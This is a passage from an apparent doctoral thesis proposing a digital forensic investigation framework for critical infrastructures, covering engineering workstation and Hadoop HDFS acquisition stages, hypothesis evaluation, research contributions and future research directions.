Planning & Identification: at this stage, the incident has to be verified in order to collect fact sheets and plan for a handling strategy on the particular case. The major objective of this phase is to boost the productivity of gathering the necessary information about the incident and facilitating the processing of data acquisition. Furthermore, obtaining authorisations and authentications are also compulsory, if the case needs an authorised access to the system to log in to the log system at the initial stage. System settings are ones of the most important elements required to be obtained by official and authorised investigators for determining the device's system state when the incident occurred. System settings can include the system specifications of all machines that are under investigation, and time/date. Moreover, conducting a network reconnaissance as the last step to obtain IP addresses of all machines along with their mac addresses and any other information that could lead to personal ownership or activities.

Search & Data Collection: at this stage, all information will be collected from the suspected machines as they have been put into the investigation process. This step will require more detailed information about the daily events for the user on the machine/device. All information that will be collected, will be taken into consideration and will be preserved for the next step. The collected data will use complex processes to determine whether the data acquired is considered as admissible or not admissible. If the data is admissible, it will go to further investigation to find the relevant evidence for the case. If not, the data will be stored for a specific period of time and preserved to be analysed later in case circumstances have changed. This stage aims to prepare all potential credible data to go to the parsing process, which is a more detailed analysis of the data. All necessary data will be ready to conduct an advanced level of data acquisition in the control room.

Initial Assessment: at this stage, a penetration testing program will be conducted remotely for acquiring live data on the suspect machines that have not been formally informed that their machines are going through forensic investigation. This step will assist in preserving live data before the digital evidence gets damaged or corrupted. The aim of this step is to combat the anti-forensic tools used by APT attackers and professional hackers in critical infrastructures. Dead acquisition will be confirmed as the second step when evidence is found on the suspect machine. At this step, screenshots can be taken as credible evidence, and the unauthorised access to the resources in the engineering workstation logged.

Data Examination: at this stage, the timeline will be analysed methodically. All data, fact sheets, system settings, parsed data, and data that came from the initial assessment will go to further processes for data analysis and examination. Timeline analysis aims to analyse the data from different perspectives. This is a vital stage and beneficial as it comprises evidence history such as what time the files have been accessed, modified, created and changed in a clear format that humans can understand. This stage is recognized as MAC time evidence. The data is collected using a diversity of applications and is released from the layer of metadata from the file system (record from Linux or Windows platforms) and then analysed. It is fixed and application data reconstruction if required as a part of data analysis and examination. Furthermore, media and artefact analyses aim to find an answer on each question. For example, what applications have been executed, which archives have been opened downloaded, which documents have been clicked on, which records were checked, which files were deleted, where did the user browsed to and many others. Another type of analysis, which is necessary for finding indirect paths of information. This analysis, when forensic investigators implement techniques and practices that will search for byte signatures of known folders, files, and regular expressions that lead to the cookies. Furthermore, link analysis is employed to find the relationships and trusted links to other entities, servers, domains, email, people, and other relevant objects that can be traced to identify all possible communications.

Reporting & Presentation: The last stage contains reporting the results of the analysis and then presenting it to the requesting recipients. This step includes stating potential risks, clarifying the actions taken, specifying what other arrangements that has to be done, and commending enhancements to procedures, guidelines, policies, applications, and other aspects of the forensic process investigations required in the target infrastructure. This step is essential as it important for stakeholder in order to determine what strategies they must think about. The report has to be formulated in the form of being acceptable to be presented to the court or used for any legal, employment or administrative purpose.

6.4.7 Hadoop HDFS Forensic Investigation

A digital forensic investigation in big data rooms using big data platforms, such as Hadoop HDFS is a term that can be used in critical infrastructures to include all logical nodes that are interconnected with each other for sending/receiving messages or two-way communications. Such as, primary nodes, secondary nodes or checking-out nodes, and data nodes. These nodes have their own storage systems: distributed file systems technology such as Hadoop HDFS for logging all activities, incidents, and events. Conducting a forensic investigation on Hadoop HDFS and applying live and dead data acquisition will reveal more admissible evidence that can be used for all legal, employment, and other purposes. In this type of investigation, live and dead data acquisition are an advantage. This section will give a detailed description of each stage regarding the domain.

Planning & Identification: at this stage, the properties of Hadoop HDFS has to be identified by a qualified forensic investigator in order to plan for the best strategy to initiate the forensic investigation procedure. Identifying those properties requires obtaining necessary authorisations for gaining access to the highest credentials on the system, identifying the name node address and its jurisdictions. The purpose of establishing this stage is to acquire metadata system specifications and files, which provides the forensic investigator with useful information for the processes. Examples of these useful information can include: block ID, block size, replication factor with all nodes installed on the system. RAM memory acquisition should come first, as any delay of this process can risk losing potential forensic evidence. Inbuilt commands of Hadoop system are required to be implemented as an initial step of acquiring cluster administration. This step can be done by a number of those examples: "*Hadoop fsck",* and "*dfsadmin -report"* as well as offline image viewer. It is recommended to access the system remotely from a virtual forensic workstation and execute these commands for reducing the risk of evidence loss and minimise the interaction with the name node cluster. Planning and identification operation will assist heavily in the next phase, which is the search and data collection phase, and to collect only admissible evidence.

Search & Data Collection: at this stage, the data sources have been identified for further investigations. The Checkpointing operation is established for performing the task of including admissible evidence and excluding inadmissible evidence. This operation is to be done prior to the File System Image acquisition and analysis. To lighten the risk on the live cluster of data corruption at this stage, and to go in parallel with the concept of reducing cluster interaction during the forensic process, the checkpointing operation is done outside the system on a virtual environment with Hadoop configured in pseudo distributed mode set specifically for forensic workstation investigations. In the stage of search and data collection, all copies of file system images and edit logs are collected, and placed in the forensic workstation by the inbuilt command "*checkpoint -force".* This command will update the name node with the latest operations done on the system to give descriptive information about each transaction and event. This operation will assist in validating the credibility of the digital artefact in the next stage, which is the initial assessment.

Initial Assessment & Data Examination: these stages are working in parallel with the Hadoop HDFS architecture, as live and dead acquisition are linked with each other and required to be confirmed for analysing the data collected from the previous stages. The data that has been received from the different data sources such as RAM and clusters of name node, secondary node, and data nodes will go through the analysis and assessment process. The Live artefact acquisition on the name node is performed to target the HDFS directory and system administration and to allocate the data storage of all partitions and nodes installed on the Hadoop.

Data blocks will be matched with all block IDs in order to get the final outcome of the live analysis of assigning each operation to each user. These tasks are substantial because they relate to the internal block ID, which is specified to the HDFS data block, and the physical start offset address that the block is located and the storage of data node. Moreover, the differential live analysis report versions of the file system image files, in terms of pre-checkpointing and post-checkpointing operations can support forensic investigators with beneficial information that clarifies the importance to identify any obvious inconsistencies. Dead acquisition of artefacts on the data nodes is performed as a vital part of forensic investigations to specify the suspect nodes in the workstation, so it can be investigated thoroughly. It is anticipated that the forensic investigator is now residing physically on the system doing dead acquisition on the basis of affected block IDs with suspected nodes. This process allows forensic investigators to select their target in the only required data nodes for initial imaging and assessing processes. Data reconstruction is one of the critical processes in Hadoop HDFS, due to the complexity of its data structuring. This part involves data carving for reconstructing the deleted block IDs found on the HDFS. Reconstructing the deleted block IDs will enable examiners to validate the type of action made to delete the particular block ID.

Reporting & Presentation: The last stage contains reporting the results of the analysis and then present it to requested recipients and stakeholders. All the results found are documented in this phase to state the plan of action for all potential risks as well as recommending a safeguard plan for protecting the privacy of the information included in the report. Finally, the report will be presented in a formal format.

6.5 CONCLUSION

In Chapter 6 the artefact assessment and examination have been completed. As indicated by the proposed framework and each progression has been characterized and clarified. Initially, characteristic pragmatic assessment is directed. The gathered information is parsed for thematic investigation. Likewise, criticism from the seven experts has been implemented for plan improvement. The proposed plan must satisfy the goals of the undertaking, which is establishing a corrective big data forensic investigation framework for critical infrastructures.

Chapter 7

Research Contribution

7.0 HYPOTHESES EVALUATION

Table 7.1 Contribution of Chapter 7

Contribution of Chapter 7	
Key Points	**Page no.**
1. Introduction	**1**
2. Defining the Context and Structure: Literature Review	**12**
3. Digital Forensics Backgrounds & Investigation Models	**75**
4. Research Methodology & Proposed Model Characteristics	**128**
5. Artefact Design and Implementation	**165**
6. Artefact Evaluation	**196**
7. Research Contribution	258
7.0 Introduction	258
7.1 Hypothesis Evaluation	259
7.2 Research Questions	264
7.3 Contribution to the Study	267
7.4 Methodology Evaluation	268
7.5 Conclusion	269
8. Conclusion	**271**

This chapter aims to validate the hypotheses set in chapter four. According to the testbed results, and virtual environment designed, the hypotheses will be evaluated critically to find its acceptability for application in critical infrastructures. Research question and sub-questions will be answered in this chapter to find the potential implications for industrial control systems, where big data environments are involved. Furthermore, the effectiveness of the design science research (DSR) methodology will be assessed in this chapter to identify strengths and weaknesses that can help in conducting efficient forensic investigations. All stages of design science research methodology were described in chapter four as a part of the design and study plan. The design science research methodology was chosen to be applied in this study. DSR methodology supports IT specialists, especially forensic investigators with an iterative process that is capable of filling gaps identified in chapter three and helps forensic investigators to achieve their goals and objectives. The initial artefact was formulated in chapter three, which is the proposed model and it has been improved in chapter five, after the necessary testbed testing. Chapter six has brought the artefact to an outcome, which is the research deliverable "Framework and Guideline".

Chapter seven is divided into four main sections. The First section will involve acceptability of the hypotheses from chapter four evaluation. The Second section involves research questions and its sub-questions to be answered based on the literature and testbed results. DSR methodology effectiveness will be evaluated in the third section based on the limitations defined in chapter three. The last section provides a summary for this chapter.

7.1 HYPOTHESES EVALUATION

Section 4.7 identified three hypotheses for evaluating, testing, and improving the forensic capabilities in this research. The four hypotheses are: 1- The corrective big data forensic investigation framework for critical infrastructures enhances the correctness of the outcomes with cost-effective advantages for the digital forensic investigations. 2- The proposed original artefact delivers accuracy, compatibility and cost-effective investigation results; and 3- Big data forensic results in uncertainty, changing of default forensic investigation techniques and implementing live acquisition. The designed evaluation methodology in table 4.7 was implemented to assess the acceptability of the listed hypotheses.

The evaluation process was conducted based on the criteria set in the design evaluation methodology for each hypothesis as shown in table 4.4. Properties and attributes have been taken into consideration as a part of hypotheses evaluation. A number of the current digital investigation models have been applied, while investigating the three case study scenarios during the phase of search and data collection on the testbed shown in figure 4.10. The results derived from the assessment process have been considered for testing the rationality of the hypotheses as well as to answer the research question with its sub-questions.

Table 7.2 Assessment Criteria of Hypotheses

Assessment Means	Properties	Attributes
Monitoring	• Productivity; • Superiority; • Steadiness; • Compatibility; • Correctness; and • Helpfulness in critical infrastructures;	• Sophistication; • Cleverness; • Effectiveness; • Quality; and • Ethicality;
Investigative		
Trial		
Testing		
Definitive		

Table 7.2 shows the relationship between the assessment properties and attributes to identify the five-major means of the assessment. These are monitoring, investigation, trials, testing, and definitive demonstration. These means contribute to the hypotheses evaluation process for validating acceptability of the digital forensic investigation process as well as to validate compatibility with the proposed model and framework.

Table 7.3: Hypotheses Evaluation

<table>
<tr><th colspan="2"><b>H1:</b> The corrective big data forensic investigation framework for critical infrastructures enhances the correctness of the outcomes with cost-effective advantages for the digital forensic investigations.</th></tr>
<tr><td><b>For</b></td><td><b>Against</b></td></tr>
<tr><td>The feedback received from the experts in Chapter 6, sections 6.1.3 & 6.1.4, Table 6.6, which contains evaluations criteria for the artefacts and their corresponding questions:
- Objective> Superiority: Q1
- Working Environment> Correctness: Q3, Q4 & Q5
- Working Environment > Steadiness: Q9 & Q10
All experts, agree that the corrective big data forensic investigation framework for critical infrastructures is demonstrating a strong potential to be implemented in industry and it can be packaged for commercial use and be implemented by digital forensic investigators and cyber security experts. It offers a methodical mode of generating essential jobs and procedures, evaluating related tasks and engaging essential qualifying measures to confirm desirable outcomes. The results obtained from expert evaluations confirms the artefact has a high level of accuracy in digital forensic investigations.</td><td>No reference found against the stated hypothesis.</td></tr>
<tr><td><b>Verdict: INSUFFICIENT EVIDENCE TO REJECT</b>
The presented evidence supporting this hypothesis carries more weight than the disapproving evidence, leading to the conclusion that there is not enough evidence to reject H1.</td><td></td></tr>
</table>

H2: The proposed original artefact delivers accuracy, compatibility and cost-effective investigation results.	
For	**Against**
The feedback received from the experts in Chapter 6, sections 6.1.3 with the experts′ comments have been shown in tables: 1, 2, 3, 4 & 5, have been also clarified and expressed in Chapter 6. Table 6.6, contains the evaluation criteria for the artefacts and their corresponding questions: - Objective> Superiority: Q1 - Objective> Compatibility: Q2 - Working Environment > Helpfulness: Q6 & Q8 - Working Environment > Productivity > Functionality of artefact: Q11, Q12, Q13 & Q14 The experts from their fields of digital forensics and cyber security have confirmed that the accuracy and the cost-effectiveness is of high-level importance and essential to have in a corrective big data forensic investigation framework for critical infrastructures. It ensures that forensic investigators and examiners and cyber security experts can use this framework for mitigating network risks and conducting digital forensic investigations. The results obtained from expert evaluations confirms the artefact has a high level of accuracy in digital forensic investigations.	No clear and direct statement found that challenges this hypothesis.
Verdict: INSUFFICIENT EVIDENCE TO REJECT Given the noted positive evidence and the lack of negative evidence then there is not enough evidence to reject H2. Thus, the hypothesis is supported and accepted.	

H3: Big data forensic results in uncertainty, changing of default forensic investigation techniques and live acquisition.	
For	**Against**
Section 2.3.5 has all possible and traditional data sources from the current literature that could be applied and related to the digital forensic investigations. The literature did not mention types that related to distributed systems in critical infrastructures such as dark data. Data sources are different than in any other environment. Data Representation and Analytics solutions collect all sources in a number of nodes. Therefore, an extra effort will be required to find evidence from specific types of sources, which contain satisfactory information about the name nodes, data nodes, and check-pointing servers. Section 3.1.3 reviewed the classifications of data acquisition from the current literature that related to digital investigations. Live acquisition for large amounts of data under specific requirements to be compatible with critical infrastructure was not mentioned in any existing model. Customized live acquisition is strongly recommended in order to obtain results from name nodes. Furthermore, raw images search is valuable for preparing the data reconstruction phase. Simulation results shows that implementing the proposed framework with new features, has improved the results.	No reference found against the stated hypothesis.

Verdict: INSUFFICIENT EVIDENCE TO REJECT Based on the simulation conducted and feedback received from the experts, the relevance of implementing the digital forensic framework for big data using live data acquisition is high and it improves the investigation outcomes.	

7.2 RESEARCH QUESTIONS

In chapter four, the major research question and research sub-questions were identified to be answered based on several factors. This section summarizes the evidence to answer the research questions. The major research question is "*What design is required for improving accuracy of digital forensic investigations capabilities in Critical Infrastructures?*" The Knowledge contribution is to improve the forensic capability in critical infrastructures through applying the design science research (DSR) methodology. According to the nature of this study, DSR methodology was employed as the chosen design for its efficiency in dealing information technology problems. The DSR has several processes to be followed to achieve the innovative results. The first process is awareness of the problem to identify all potential aspects of the case as a part of document collection. The second process is solution suggesting to propose a solution that can work on the problem and deal with it effectively. The third process is developing the solution to fit with the environment and system architecture. The developed solution must go through solution evaluation processes in the fourth process to assess the capability of the solution to combat potential threats. The last process is documenting all the results found in the solution evaluation process to be presented to the requesting body.

The first research sub-question is "*What key attributes influence digital forensic investigation in critical infrastructures?*" Sophistication is one of the most vital attributes considered in the proposed model, framework, and the guideline. It considers the latest technologies applied in critical infrastructures and for encapsulating and connecting all data sources together for the data collection process. These test the artefact and assess whether the artefact is admissible or inadmissible. In hypothesis one, sophistication was rated "Medium" in computer forensic investigation in critical infrastructures. The reason behind this is that the computer forensic model had some deficiencies in identifying all artefacts through the data sources provided. In hypothesis two, three, and four, sophistication was rated “High”, which is the highest rate given. This is because Hadoop HDFS forensic investigation is an advanced level of investigations to acquire critical evidence and extract artefacts from critical infrastructures. Cleverness is categorised as one of the potential vital attributes as it aims to improve the technical skills of human factors, machine factors, and combine them together for extracting hidden information through the process of forensic investigation. In hypothesis one cleverness was rated “Low” in most of the assessment criteria, which means the lack of cleverness has been identified in computer forensics to deal with different data sources in critical infrastructures alone and without human factors. In hypothesis two, three, and four, the cleverness is improved with Hadoop HDFS according the procedures proposed in the model, framework, and the guideline. The highest rate of success was achieved between the human factor and machine factor, as the investigation must be conducted manually as well as through automated tools to enrich the investigation with detailed results. Effectiveness plays an important role in achieving enriched information with accurate results. It provides all enhancements and improvements required to manage the technological revolutions as changes in technologies negatively affects the effectiveness of the forensic investigation to acquire acceptable evidence. In hypothesis one, effectiveness was rated “Low” in most of the assessment criteria and this result came from implementing traditional techniques of acquiring data forensically in digital investigations and ignores the hi-tech systems setup that manage large volumes of data. Consequently, a lack of digital evidence is found and documented. Hypothesis two, three, and four, were rated “High” in all assessment factors, which clarifies that improving the current techniques to apply new methodologies will enhance the effectiveness of the investigation to acquire more information about the target system. Quality is the major factor that determines the forensic value of the investigation. Quality was rated “Medium”. This rate was expected as the assessment was made on only one technique, which proved its capability to acquire data traditionally through computer forensics. This rate was greatly improved in the rest of the hypotheses tests to show that extending the forensic focus in the digital investigation enhances the quality of evidence, validate the evidence, and to document it as admissible evidence. Ethics have been set to ensure the correctness of the forensic principle is used correctly. The Computer forensic hypothesis has demonstrated a very weak outcome in terms of ethics, and this is because applying one traditional technique to get adequate information about the target system is not enough to conduct a complete forensic investigation in critical systems. The result was seen in the other three hypotheses, and DSR methodology delivers and specifies a set of rules and principles that help forensic investigators achieve the ethics objectives.

The second research sub-question is *"Which key attribute has the greatest impact?"* Quality is the key attribute that has been found to impact greatly in digital forensic investigations in critical infrastructures, where large volumes of data are involved. Based on the results found in chapter five that evaluated the performance of the model in tables 5.3, and 5.4, quality is prominent. Throughout the process of evaluating the proposed model, the quality has proved its capability to be flexible to improve from medium to high. The greatest impact of quality has been demonstrated in the quality of evidence acquired in chapter five in both environments (engineering workstation, and big data). This is communicated in the section of the model, significance & thoroughness. The evaluation in table 5.4 shows that achieving the highest possible level of quality in terms of digital evidence is critical. Therefore, special consideration was given to quality for further improvement.

The third research sub-question is *"Which strategy elements enhance effectiveness in a critical infrastructure digital forensic investigation?"* To improve the effectiveness in digital forensic investigation, the study has shown that the best way to improve is to take initiatives to define the problem for identifying the weaknesses of the target system and performance reviews, and then to set static goals to be achieved, and finally to set the plan that fits and meets the goals set. Effectiveness has been shown in chapter five of the demonstrated results to also be critical. The results in chapter five show that the level of quality to achieve the goals and objectives set have been precisely accomplished as planned. Tables 5.3, and 5.4 show that the effectiveness was achieved by pursing the right goals and producing competent evidence. Furthermore, chapter five has set the required goals in engineering workstation and big data rooms, to be accomplished. Screenshots are provided to document and report all findings.

The fourth research sub-question is *"Which strategy elements enhance efficiency in a critical infrastructure digital forensic investigation?"* To improve the efficiency in digital forensic investigation, the study has shown that the best way to improve is to take a careful consideration of the cost of conducting forensic investigations and the tools implemented during the forensic examination. Ways to improve efficiency include meeting with forensic investigators and target employees to plan techniques to apply efficiency in the workplace, and asking for ideas on what the workplace is missing. Time reduction is also a vital factor to identify and certify the evidence found from the investigation to improve the efficiency of digital forensic investigations, so forensic investigators can take the necessary actions for the case.

7.3 CONTRIBUTION OF THE STUDY

The sophistication of information and communication technologies has changed the way of conducting security assessments and digital forensic investigations. The Literature review has focused on the digital technologies applied in critical infrastructure sectors by identifying all the technological aspects that are vulnerable to cyber forensic cases. The complexity of those infrastructures has forced IT professionals to implement high-tech systems to deal with the flow of large volumes of data (big data) and construct effective data architectures to collect potential information from different data sources, and make it manageable and suitable for data analytics, vulnerability assessments and digital forensic investigations. Chapter 2 reviewed several technical strategies that are relevant to these digital technologies to address the current posture of critical infrastructure environments' security issues, architectures, components, technicalities, guiding principles, and challenges. Furthermore, chapter 3 has been linked to chapter 2 to identify the problem of conducting forensic investigations on big data, understanding the computability plans for the current and previous forensic process models. The problem gap was identified and a new model that can support forensic investigators with the necessary tools, procedures, and efficiencies to conduct efficient investigations, proposed.

Many forensic techniques, methodologies, frameworks, and guidelines have been found in the literature to perform data acquisition and analyse it traditionally for different fields of digital forensics: computer forensics, mobile forensics, network forensics, and cloud forensics. New techniques are required to analyse billions of data entries, the types stored, and to analyse it in an efficient way. For example, big data architectures process large amounts of data every second as shown in figure 2.22. Consequently, the live data acquisition is required to detect all potential activities that could lead to cyber-crime. Dead acquisition will be conducted as a second step, so forensic investigators can preserve digital evidence in the form of an official report.

The Security architecture of Hadoop is explained in detail to identify the potential locations of admissible evidence. This architecture has the capability of recording all activities on the cluster and to save it in several locations to be accessed by authorised users only. These records are on the primary node (domain controller). All information about primary and data nodes are available to be checked. Attempts to access files, deleting or modifying data, attempts to escalate privileges, and even keyloggers are logged in a secured location. Penetration testing is also explained on the proposed model and in chapter 5 with the exact steps for performing remote forensic investigation, when it is necessary. Remote forensic investigation is an initial step to confirm a cyber-crime, and then the physical investigation will be used to extract the acceptable evidence.

The compatibility of the big data architecture and engineering workstations have been confirmed and rated with “High”. All operating systems platforms can then allow enriched information to be acquired. Hadoop architecture can be constructed on a Linux platform in a virtualised environment. The Engineering workstation environment can be setup in a Windows platform in a virtualised environment. Both environments can be networked together and share their information with each other, and then to send it to a single location to facilitate data retrieval and data reconstruction. The framework is framed to support the IT professionals with a roadmap to find the starting point for conducting digital investigations. Accordingly, the guideline was formulated to provide forensic investigators with the recommended and detailed procedures to deal with both environments and to maximise the possibility of getting credible artefacts to be analysed as admissible evidence.

7.4 METHODOLOGY EVALUATION

This section provides a critical evaluation of the methodology employed in this research (Design Science Research Methodology). The evaluation includes design of this research, its procedures, progress of knowledge, origination and the outcome of the study.

7.4.1 Employed Methodology (Design Science)

This research is aimed to improve the forensic capabilities in critical infrastructures in terms of effectiveness, efficiency, and quality of digital forensic investigations. A Design science research process cycle was reviewed and outlined in chapter four to provide the forensic researcher with the necessary information of the procedures followed to achieve the DSR outcomes stated in table 4.1. In addition, the role of knowledge implemented in design science was reviewed to demonstrate the harmony between the knowledge-base of DS and human capabilities when dealing with application environments. The application of the iterative features between the development and evaluation phases of the DSR is stated in defined processes. This contributes to the knowledge-base and is a reliable indication that its motivation is for admissible artefacts. This application could effectively improve the capability of acquiring credible data forensically. The Design Science process led this research to concentrate on the artefact. Furthermore, design science allows focus and resolution onto the important elements for design and improvement, until the anticipated outcome is achieved. Although design science research method is a general methodology, it permits originality in the research to be obtained. For example, in the development stage of this research the knowledge-base was found and gaps uncovered. Then it focused on identifying suitable and possible ways for solving the issues identified before the development of chosen solutions. When the solution is chosen, the development phase is conducted to develop the solution steps and procedures to improve the artefact. It functions by continuously improving the best first guess until the artefact becomes relevant. It includes evaluation to validate its effectiveness and efficiency. The last stage is communicating of the academic and professional publications to share the valuable ideas and results.

7.5 CONCLUSION

The first section of this chapter discussed the validating of the hypotheses to find out the ones accepted or rejected. The second section answered the main research question, and research sub-questions. Third section discussed the contribution that could be delivered from this research. The fourth section discussed the methodology evaluation. These deliberations have assessed the findings strengths and weaknesses of the solution. The next chapter will sum up and complete the thesis.

Chapter 8

Conclusion

8.0 INTRODUCTION

Table 8.1 Contribution of Chapter 8

Contribution of Chapter 8	
Key Points	**Page no.**
1. Introduction	**1**
2. Defining the Context and Structure: Literature Review	**12**
3. Digital Forensics Backgrounds & Investigation Models	**75**
4. Research Methodology & Proposed Model Characteristics	**128**
5. Artefact Design and Implementation	**165**
6. Artefact Evaluation	**196**
7. Research Contribution	**258**
8. Conclusion	**271**
8.0 Introduction	**271**
8.1 Contribution	**272**
8.2 Future Research Areas	**276**
8.3 Conclusion	**277**

In chapter one, an overview of the problematic areas in critical infrastructures for this research was provided. In chapter two, areas of critical infrastructures have been identified in order to direct the study to focus on practical characteristics, and cyber forensic plans for industrial control systems critical infrastructures. The utilities network setups and substructures were also identified. In chapter three, the literature review was extended to define the digital forensic investigation process. This focused on cyber forensics in critical systems. It defined the investigation process models that are now actively used by forensic examiners. Other issues have been identified in chapter three as well in order to propose suitable scope for solutions.

The key research question is concerned with improving forensic capabilities in Critical Infrastructures and research sub-questions were concerned with key attributes influences in digital forensic investigation. The key attributes with the greatest impact are: strategy elements to enhance effectiveness, and strategy elements to enhance efficiency in critical infrastructure digital forensic investigations. The research was designed to work on filling acknowledged gaps in the literature by creating investigation process models that an investigator can use in comparable investigation environments. The new model is based on the gap analysis performed on current forensic models. The phases of the proposed and developed model have been aligned to the existing principles and standards established by reputable organisations in the forensic field, such as the UK Government Communications Headquarters. A testbed has been used to cover three different levels of digital forensics and implemented. The big data forensics, engineering workstation forensics for existing relationships, and links intelligence forensics for gathering and analysis, have been implemented. Three realistic scenarios have been used to critically evaluate the model.

A comprehensive demonstration of the results was presented in chapter 5 and the requirements for changes to the proposed model have been stated and identified in the improved model. The results of the scenarios showed the relevance for digital forensics investigation and areas that need improving. Figure 6.17 demonstrated the processes recommended to be implemented to assess and enhance the performance of the proposed model. The following sections of this concluding chapter are intended to complete the research project. Section 8.1 summarises the contributions and Section 8.2, outlines areas for further research.

8.1 CONTRIBUTION

To assess the contributions that this research has made to the discipline of digital forensics, this section is partitioned into three sub-sections. Primitive findings of the proposed model will be reviewed in the first part of this section. Evaluation of the performance will take place in the second part to critically assess the proposed model. As presented in chapter six, all the recommendations and guidelines for the framework based on the model are summarised, and reviewed in the last part of this section.

8.1.1 Digital Forensic Investigation Model for Critical Infrastructures

The most significant contribution of this research is the improved model for digital forensic investigations in critical infrastructures. Gaps have been filled that were identified in section 3.6. The fast development of data storage, transmission, and managing technologies have created critical sub-fields with different vulnerabilities in the domain of digital forensic readiness. Investigators and scientists used various techniques to assess digital evidence through establishing a number of forensic models to gather possible information. The Digital Forensic Investigation Model for Critical Infrastructures is a cyber-investigative model that can gather evidence for forensic readiness in a critical infrastructure.

Case scenarios designed in chapter four and tested in the test-bed in chapter five have showed that digital forensic investigations in critical infrastructures have a multifaceted nature. Therefore, it requires corrective supports to direct the forensic capabilities onto the best path. Accordingly, this research has found that the key answer to the issues identified must meet the requirements of critical infrastructures for gathering better results. Reputable organisations such as *Communications-Electronics Security Group (CESG)* have developed values, standards and guidelines for this type of investigation. Those are authoritative with respect to the integrity and permissibility of the digital evidence in a court of law. Those standards and principles together have been employed in the process of projecting, designing, developing and the evaluating the proposed forensic investigation model.

8.1.2 Digital Forensic Investigation Model for Critical Infrastructures Improvements

Case scenarios in chapter four and the use in chapter five have demonstrated that the gaps acknowledged in the literature review in chapters two and three are confirmed. Furthermore, the evidence subtantiated the worth of digital forensic investigation in critical infrastructures, especially industrial control systems. Moreover, the case scenarios found vulnerable zones in the proposed model that required further improvements. In chapter five, the proposed model was just an initial step towards improving the forensic capability in critical infrastructures and identifying all possible areas of weaknesses, so they can be addressed. Section 5.2.1

has showed that the performance evaluation of the model supports the full process of investigation. It also offers guidance for selecting the best processes.

Accordingly, the improvements through to the process of designing a full forensic investigation, were set according to the nature of each stage. The developing process of the proposed forensic investigation framework was made based on the completed and evaluated model set. This Corrective digital forensic investigation framework for critical infrastructure has been verified against the case scenarios to validate its effectiveness and efficiency. The outcome of the test for the framework has shown that all conditions meet the requirements. “medium-to-high rate” was given to most of the criteria that covers the investigative phase of the valuation method employed, the presentation, the consistency, and the steadiness. The framework includes two major areas of research, which are engineering workstations and Hadoop in big data environments. They are processed by several mutual and specific phases and sub-phases for improving the forensic capability and the acquiring of credible evidence from the investigation.

The outcomes of the assessment phase have demonstrated that the corrective digital forensic framework has been improved greatly based on the design of the evaluated model. The Investigative phase of the assessment method required the artefact to be ready for potential impacts, which was done in the designed virtual testing lab. This is to control its qualification and active assets for the presentation processes. Four hypotheses were set to check the validity of the deliverables to be developed for this research. Testing results of the four hypotheses were reported in chapter seven to clarify the value of each hypothesis. Three of the four hypotheses have been accepted. This showed that the forensic investigation model, which has been promoted for two sub-areas of the digital forensic field in critical infrastructures, is appropriate for a forensic investigation in a complex environment. The outcomes specified that the comprehensiveness, efficiency and effectiveness of the investigation are complete. Therefore, the integrity of the digital forensic evidence is established. Subsequently, the digital evidence for a court of law is sufficiently reliability.

8.1.3 Best Practice Guidelines for Forensic Investigators

Recommendations and suggested procedures for digital forensic investigators, have been described in detail for the best practice of the proposed guideline. These recommendations have been derived from the outcomes of the knowledge established from the results of this research. The industrial developments in the information & communications technology (ICT) field have a huge influence on digital forensics, especially when dealing with big data in complex systems. Therefore, forensic examiners and investigators are required to re-appraise their position and to familiarize themselves with the consequences for the latest technologies. However, there is often an urgent necessity to acquire and examine digital evidence as soon as possible from digital sources in an investigation. The Guideline has been written to be effective in combination with the corrective digital forensic model for critical infrastructures and its framework. This guideline aims to offer critical knowledge into the methods of the model as well as the framework. In addition, it describes the procedures involved in each stage from engineering workstation devices and equipment, and to an examination involving big data technologies.

The purpose of the guideline in this research was to fill the gap found in previous models and frameworks that are dealing with digital evidence. Furthermore, this work aims to provide detailed information about the forensic investigation processes to acquire more reliable evidence from virtual/physical systems that implement big data sources such as engineering workstations which deal with industrial control systems. This includes Hadoop HDFS physical system and how to perform a remote forensic investigation remotely on the suspected machines. Each stage of the model is explained in the detailed framework to cover all the investigative processes.

According to the gaps identified in the literature, the framework is established to achieve several goals and objectives. These objectives are: accurately investigate and support in the trial of cases involving digital evidence, protect the seized digital evidence integrity, boost the efficiency and effectiveness of critical forensic collection involving big data, and involve multiple platforms and open source implementations. The rapid developments and constant change in information and communications technologies presents substantial challenges for digital forensic investigators. The assessment methodology developed in this research has six major phases, which has been combined with the artefact’s features and attributes to critically validate the hypothesis.

8.2 FUTURE RESEARCH AREAS

Anti-forensics techniques are the one of most significant research areas today and into in the future. The fast growth in capabilities for information warfare, cyber weapons, and the new dynamics of the “cyber age”, are posing a significant challenge to the supervision, and approach that supports critical infrastructure resource protection. Even though cyber will not replace nuclear as the decisive representation of national security anytime soon, the issue of the digital age could vary and impact right across the critical infrastructures, and economic enterprises. The challenges are to secure, reliable, and safe command and control of facilities. The chief objective of investigating this flourishing area is to uncover the vulnerabilities, expose unsecured links, and support an integrated framework. These are the issues for future and ongoing research.

The “cyber” task to protect nuclear weapons is consequently complicated and necessary for safety. It varies from variables of a single unit to nuclear command and control units, for example, warheads, missiles, early warning systems, and the specific computer systems. Even though detached, these concerns are obviously interconnected and act as a multiplier across the nuclear weapons enterprise. The outcome is that it makes sense to reflect on the effects of failure and acknowledge points of potential failure. There are three levels of the nuclear enterprise: the domestic nuclear weapons complex, state-based nuclear thinking and strategy, and the international system. Multifaceted systems – principally computational systems – have potential for software bugs, complications and unpredicted faults, particularly those that count on multipart code, interconnected layers of jobs and hardware, and must make precise calculations quickly. Further research is required into these areas.

The risk that a challenger might steal nuclear secrets – be they weapon designs and capabilities or operational plans and procedures – has always been a major challenge for nuclear-armed states. Indeed, the importance of protecting from nuclear espionage can be seen in many publications. However, the spread of computers, networks and digitally stored data has created new problems for nuclear secrecy and has changed, expanded and diversified the methods available for nuclear espionage. While computer networks are allowing groups to work more efficiently and effectively than ever before, they are making it easier to steal secrets.

Future research can contribute to a more peaceful world where control is protected and held with legitimate people.

8.3 CONCLUSION

This research identified the knowledge gap from the current and updated literature. An artefact was then developed to fill the gap. The proposed model and its framework were critically evaluated in the designed virtual lab and the testbed. This was done by the case scenarios identified in chapter four. Additionally, the hypotheses examination showed that the industrialized artefact still needs to be confirmed based on live cases. Any field of knowledge in information communication technology, management, administration and consultancy, all need to update their knowledge regularly to cope with the latest technologies. Each evaluation performed based on security risks, threats or vulnerability scan reports, makes a contribution to the knowledge base.

